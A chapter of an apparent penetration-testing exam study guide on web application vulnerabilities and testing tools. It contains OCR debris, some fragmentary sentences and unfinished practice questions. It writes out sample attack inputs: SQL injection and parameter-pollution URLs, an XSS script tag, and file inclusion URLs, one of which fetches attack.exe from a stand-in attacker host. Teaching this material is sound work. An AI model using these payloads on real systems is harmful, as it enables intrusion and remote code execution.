Chapter 9

Exploiting Application Vulnerabilities

Outlines

- Exploiting Injection Vulnerabilities
- Input Validation
- Web Application Firewalls
- SQL Injection Attacks
- Code Injection Attacks
- Command Injection Attacks
- Password Authentication
- Session Attacks
- Cookie Stealing and Manipulation
- Unvalidated Redirects
- Kerberos Exploits
- Insecure Direct Object References
- Directory Traversal
- File Inclusion
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF/XSRF)
- Clickjacking
- Source Code Comments
- Error Handling
- Hard-Coded Credentials
- Race Conditions
- Unprotected APIs
- Unsigned Code
- Static Application Security Testing (SAST)
- Dynamic Application Security Testing (DAST)
- Interception Proxies
- Fuzzing
- Debuggers

Exploiting Injection Vulnerabilities

Injection vulnerabilities are among the primary mechanisms that penetration testers use to break through a web application and gain access to the systems supporting that application. These vulnerabilities allow an attacker to supply some type of code to the web application as input and trick the web server into either executing that code or supplying it to another server to execute.

Input Validation

Input validation . Applications that allow user input should perform validation of that input to reduce the likelihood that it contains an attack. The most effective form of input validation uses input white listing, in which the developer describes the exact type of input that is expected from the user and then verifies that the input matches that specification before passing the input to other processes or servers. For example, if an input form prompts a user to enter their age, input whitelisting could verify that the user supplied an integer value within the range 0–120. The application would then reject any values outside that range.

Parameter Pollution

Input validation techniques are the go-to standard for protecting against injection attacks. However, it's important to understand that attackers have historically discovered ways to bypass almost every form of security control. *Parameter pollution* is one technique that attackers have used successfully to defeat input validation controls.

Parameter pollution works by sending a web application more than one value for the same input variable. For example, a web application might have a variable named `account` that is specified in a URL like this:

```
http://www.mycompany.com/status.php?account=12345
```

An attacker might try to exploit this application by injecting SQL code into the application:

```
http://www.mycompany.com/status.php?account=12345' OR 1=1;--
```

However, this string looks quite suspicious to a web application firewall and would likely be blocked. An attacker seeking to obscure the attack and bypass content filtering mechanisms might instead send a command with two different values for `account`:


```
http://www.mycompany.com/status.php?account=12345&account=12345' OR 1=1;--
```

This approach relies on the premise that the web platform won't handle this URL properly. It might perform input validation on only the first argument but then execute the second argument, allowing the injection attack to slip through the filtering technology.

Parameter pollution attacks depend upon defects in web platforms that don't handle multiple copies of the same parameter properly. These vulnerabilities have been around for a while and most modern platforms are defended against them, but successful parameter pollution attacks still occur today due to unpatched systems or insecure custom code.

Web Application Firewalls

Web application firewalls (WAFs) also play an important role in protecting web applications against attack. While developers should always rely upon input validation as their primary defense against injection attacks, the reality is that applications still sometimes contain injection flaws. This can occur when developer testing is insufficient or when vendors do not promptly supply patches to vulnerable applications. WAFs function similarly to network firewalls, but they work at the Application layer. A WAF sits in front of a web server, and receives all network traffic headed to that server. It then scrutinizes the input headed to the application, performing input validation (whitelisting and/or blacklisting) before passing the input to the web server. This prevents malicious traffic from ever reaching the web server and acts as an important component of a layered defense against web application vulnerabilities.



SQL Injection Attacks

Blind SQL injection

To conduct an attack even when

They don't have the ability to view the results directly.

In a content-based blind SQL

Injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack.

Timing-Based Blind SQL Injection

In addition to using the content returned by an application to assess susceptibility to blind SQL injection attacks, penetration testers may use the amount of time required to process a query as a channel for retrieving information from a database.

Code Injection Attacks

Code injection attacks. These attacks seek to insert attacker-written code into the legitimate code created by a web application developer. Any environment that inserts user-supplied input into code written by an application developer may be vulnerable to a code injection attack.

Command Injection Attacks

In some cases, application code may reach back to the operating system to execute a command. This is especially dangerous because an attacker might exploit a flaw in the application and gain the ability to directly manipulate the operating system.


Password Authentication

The reason for this is that passwords are a knowledge-based authentication technique. An attacker who learns a user's password may then impersonate the user from that point forward until the password expires or is changed. There are many ways that an attacker may learn a user's password, ranging from technical to social. Here are just a few of the possible ways that an attacker might discover a user's password:

- Conducting social engineering attacks that trick the user into revealing a password, either directly or through a false authentication mechanism
- Eavesdropping on unencrypted network traffic
- Obtaining a dump of passwords from previously compromised sites and assuming that a significant proportion of users reuse their passwords from that site on other sites

Session Attacks


Credential-stealing attacks allow a hacker or penetration tester to authenticate directly to a service using a stolen account. Session hijacking attacks take a different approach by stealing an existing authenticated session. These attacks don't require that the attacker gain access to the authentication mechanism; instead they take over an already authenticated session with a website. Most websites that require authentication manage user sessions using HTTP cookies managed in the user's browser.



Cookie Stealing and Manipulation

As you've just read, cookies serve as keys to bypass the authentication mechanisms of websites. To draw a parallel, imagine attending a trade conference. When you arrive at the registration booth, you might be asked to provide photo identification and pay a registration fee. In this case, you go through an authentication process. After you register, the booth attendant hands you a badge that you wear around your neck for the remainder of the show. From that point forward, any security staff simply glances at your badge and know that you've already been authenticated and granted access to the show. If someone steals your badge, they now have the same show access that you enjoyed. Cookies work the same way.

- Eavesdropping on unencrypted network connections and stealing a copy of the cookie as it is transmitted between the user and the website
- installing malware on the user's browser that retrieves cookies and transmits them back to the attacker
- Engaging in a man-in-the-middle attack, where the attacker fools the user into thinking that the attacker is actually the target website and presenting a fake authentication form. The attacker may then authenticate to the website on the user's behalf and obtain the cookie.



Unvalidated Redirects


Insecure URL redirects are another vulnerability that attackers may exploit in an attempt to steal user sessions. Some web applications allow the browser to pass destination URLs to the application and then redirect the user to that URL at the completion of their transaction.

Kerberos Exploits

Kerberos is a commonly used centralized authentication protocol that is designed to operate on untrusted networks by leveraging encryption.

Users authenticate to an authentication server (AS) and initially obtain a ticket granting ticket (TGT). They then use the TGT to obtain server tickets from the authentication server that they may use to prove their identity to an individual service.

Kerberos relies on a central key distribution center (KDC). Compromise of the KDC would allow an attacker to impersonate any user. Kerberos attacks have received significant attention over the past few years, as local attacks against compromised KDCs have resulted in complete compromise of Kerberos-authenticated systems.



Common Kerberos attacks include the following:

- Administrator account attacks, in which an attacker compromises an administrator account and uses it to manipulate the KDC
- Kerberos ticket reuse, including pass-the-ticket attacks, which allow impersonation of legitimate users for the life span of the ticket, and pass-the-key attacks, which reuse a secret key to acquire tickets
- Ticket granting ticket (TGT)–focused attacks. TGTs are incredibly valuable and can be created with extended life spans. When attackers succeed in acquiring TGTs, they often call them "golden tickets" because they allow complete access to Kerberos connected systems, including creation of new tickets, account changes, and even falsification of accounts or services.

Insecure Direct Object References

In some cases, web developers design an application to directly retrieve information from a database based upon an argument provided by the user in either a query string or a POST request.

https://www.mycompany.com/getDocument.php?documentID=1842

There is nothing wrong with this approach, as long as the application also implements other authorization mechanisms. The application is still responsible for ensuring that the user is properly authenticated and is authorized to access the requested document.

The reason for this is that an attacker can easily view this URL and then modify it to attempt to retrieve other documents, such as in these examples:

https://www.mycompany.com/getDocument.php?documentID=1841


https://www.mycompany.com/getDocument.php?documentID=1843

https://www.mycompany.com/getDocument.php?documentID=1844

If the application does not perform authorization checks, the user may be permitted to view information that exceeds their authority. This situation is known as an insecure direct object reference.

Directory Traversal

Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure. These directory traversal attacks work when web servers allow the inclusion of operators that navigate directory paths and file system access controls don't properly restrict access to files stored elsewhere on the server.



File Inclusion

File inclusion attacks take directory traversal to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing arbitrary code.

- Local file inclusion attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named attack.exe that is stored in the C:\www\uploads directory on a Windows server:
  http://www.mycompany.com/app.php?include=C:\\www\\uploads\\attack.exe
- Remote file inclusion attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:
  http://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform HTML injection, inserting their own HTML code into a web page.

Reflected XSS

XSS attacks commonly occur when an application allows reflected input. For example, consider a simple web application that contains a single text box asking a user to enter their name. When the user clicks Submit, the web application loads a new page that says,

"Hello, name."

Under normal circumstances, this web application functions as designed. However, a malicious individual could take advantage of this web application to trick an unsuspecting third party. As you may know, you can embed scripts in web pages by using the HTML tags <SCRIPT> and </SCRIPT>. Suppose that, instead of entering Mike in the Name field, you enter the following text:

Mike<SCRIPT>alert('hello')</SCRIPT>

Stored/Persistent XSS

Cross-site scripting attacks often exploit reflected input, but this isn't the only way that the attacks might take place. Another common technique is to store cross-site scripting code on a remote web server in an approach known as stored XSS . These attacks are described as persistent, because they remain on the server even when the attacker isn't actively waging an attack.

The Domain Object Model (DOM)

You won't always find evidence of XSS attacks in the HTML sent from a web server. Some variations of XSS attacks hide the attack code within the Document Object Model (DOM).

The DOM is a tool used by developers to manipulate web pages as objects. XSS attackers can hide the attack within the DOM and then call a DOM method within the HTML code that retrieves the XSS attack. These DOM-based XSS attacks may escape scrutiny by security tools.

While we're on the subject of the DOM, developers should also avoid including sensitive information in the DOM through the use of hidden elements. Assume that any information sent to a user is accessible to that user.

Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery attacks, abbreviated as XSRF or CSRF attacks, are similar to cross-site scripting attacks but exploit a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf. XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website. When the user clicks the link on the first site, they are unknowingly sending a command to the second site. If the user happens to be logged into that second site, the command may succeed. Consider, for example, an online banking site. An attacker who wants to steal funds from user accounts might go to an online forum and post a message containing a link. That link actually goes directly into the money transfer site that issues a command to transfer funds to the attacker's account. The attacker then leaves the link posted on the forum and waits for an unsuspecting user to come along and click the link. If the user happens to be logged into the banking site, the transfer succeeds.

Clickjacking

Clickjacking attacks use design elements of a web page to fool users into inadvertently clicking on links that perform malicious actions. For example, a clickjacking attack might display an advertisement over a link that modifies browser security settings. The user innocently clicks on the advertisement and inadvertently modifies the system security settings, allowing the attacker to gain control of the system.

Source Code Comments

Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called upon to modify or troubleshoot the code. When placed in the right hands, comments are crucial. However, comments can also provide attackers with a road map explaining how code works. In some cases, comments may even include critical security details that should remain secret. Developers should take steps to ensure that commented versions of their code remain secret.

Error Handling

Attackers thrive on exploiting errors in code. Developers must understand this and write their code so that it is resilient to unexpected situations that an attacker might create in order to test the boundaries of code. For example, if a web form requests an age as input, it's insufficient to simply verify that the age is an integer. Attackers might enter a 50,000- digit integer in that field in an attempt to perform an integer overflow attack. Developers must anticipate unexpected situations and write error handling code that steps in and handles these situations in a secure fashion.

Hard-Coded Credentials

In some cases, developers may include usernames and passwords in source code. There are two variations on this error. First, the developer may create a hard-coded maintenance account for the application that allows the developer to regain access even if the authentication system fails. This is known as a back door vulnerability and is problematic because it allows anyone who knows the back door password to bypass normal authentication and gain access to the system. If the back door becomes publicly (or privately!) known, all copies of the code in production are compromised.

Race Conditions

Race conditions occur when the security of a code segment depends upon the sequence of events occurring within the system. The time-of-check-to-time-of-use (TOCTTOU or TOC/TOU) issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request. For example, if an operating system builds a comprehensive list of access permissions for a user upon logon and then consults that list throughout the logon session, TOCT TOU vulnerability exists. If the system administrator revokes a particular permission, that restriction would not be applied to the user until the next time they log on. If the user is logged on when the access revocation takes place, they will have access to the resource indefinitely. The user simply needs to leave the session open for days, and the new restrictions will never be applied. To prevent this race condition, the developer should evaluate access permissions at the time of each request rather than caching a listing of permissions.

Unprotected APIs

Organizations often want other developers to build upon the platforms that they have created. For example, Twitter and Facebook might want to allow third-party application developers to create apps that post content to the user's social media feeds. To enable this type of innovation, services often create application programming interfaces (APIs) that enable automated access. If not properly secured, unprotected APIs may lead to the unauthorized use of functions. For example, an API that does not use appropriate authentication may allow anyone with knowledge of the API URLs to modify a service.

Unsigned Code

Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals. In cases where there is a lack of code signing, users may inadvertently run inauthentic code.

Static Application Security Testing (SAST)

Static application security testing (SAST) is conducted by reviewing the code for an application. Since static analysis uses the source code for an application, it can be seen as a type of white box testing with full visibility to the testers. This can allow testers to find problems that other tests might miss, either because the logic is not exposed to other testing methods or because of internal business logic problems. Unlike many other methods, static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.


- **FindBugs and findsecbugs are Java software testing tools that perform static analysis of code.**
- **SonarQube is an open-source continuous inspection tool for software testing.**
- **Yet Another Source Code Analyzer (YASCA) is another open-source software testing tool that includes scanners for a wide variety of languages. YASCA leverages FindBugs, among other tools.**


Dynamic Application Security Testing (DAST)

Dynamic application security testing (DAST) relies on execution of the code while providing it with input to test the software. Much like static code analysis, dynamic code analysis may be done via automated tools or manually, but there is a strong preference for automated testing due to the volume of tests that need to be conducted in most dynamic code testing processes.

Interception Proxies


Interception proxies are valuable tools for penetration testers and others seeking to evaluate the security of web applications. As such, these web proxies can be classified as exploit tools. They run on the tester's system and intercept requests being sent from the web browser to the web server before they are released onto the network. This allows the tester to manually manipulate the request to attempt the injection of an attack. They also allow penetration testers to defeat browser-based input validation techniques.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate
127.0.0.1:8080 Per-host
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Down
Enabled Operator Match type Relationship Condition
File extension Does not match (^gif$|^jpg$|^png$|^css$|^js$|^ic...
Or Request Contains parameters
Or HTTP method Does not match (get|post)
And URL Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited
Intercept Server Responses


Contexts
Default Context
Sites
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack: http://
Select...
Attack
Stop
Progress: Attack complete - see the Alerts tab for details of any issues found
For a more in depth test you should explore your application using your browser or automated regression tests while proxying thro
See the help file for more details.
History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
X-Frame-Options Header Not Set (6)
Cookie No HttpOnly Flag (7)
Incomplete or No Cache-control and Pragma HTTP Hea
Web Browser XSS Protection Not Enabled (6)
X-Content-Type-Options Header Missing (6)
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.

Fuzzing

Interception proxies allow web application testers to manually alter the input sent to a web application in an attempt to exploit security vulnerabilities. Fuzzers are automated testing tools that rapidly create thousands of variants on input in an effort to test many more input Exploiting Application Vulnerabilities combinations than would be possible with manual techniques. Their primary use is as a preventative tool to ensure that software flaws are identified and fixed.
American fuzzy lop (AFL) fuzzer. This is a popular fuzz testing toolkit



Debuggers

Debuggers also play an important role in penetration testing. These tools, designed to support developers in troubleshooting their work, also allow penetration testers to perform dynamic analysis of executable files.

- Immunity debugger is designed specifically to support penetration testing and the reverse engineering of malware.
- GDB is a widely used open-source debugger for Linux that works with a variety of programming languages.
- OllyDbg is a Windows debugger that works on binary code at the assembly language level.
- WinDBG is another Windows-specific debugging tool that was created by Microsoft.
- IDA is a commercial debugging tool that works on Windows, Mac, and Linux platforms.

Mobile Tools

In addition to reverse engineering traditional applications, penetration testers also may find themselves attempting to exploit vulnerabilities on mobile devices. You should be familiar with three mobile device security tools for the exam.

- Drozer is a security audit and attack framework for Android devices and apps.
- APKX and APK Studio decompile Android application packages (APKs).

Questions

1. Which one of the following approaches, when feasible, is the most effective way to defeat injection attacks?


A. Browser-based input validation

B. Input whitelisting

C. Input blacklisting

D. Signature detection

2. Examine the following network diagram. What is the most appropriate location for a web application firewall (WAF) on this network?



A. Location A

B. Location B

C. Location C

D. Location D

3. Joe is examining the logs for his web server and discovers that a user sent input to a web application that contained the string WAITFOR. What type of attack was the user likely attempting?
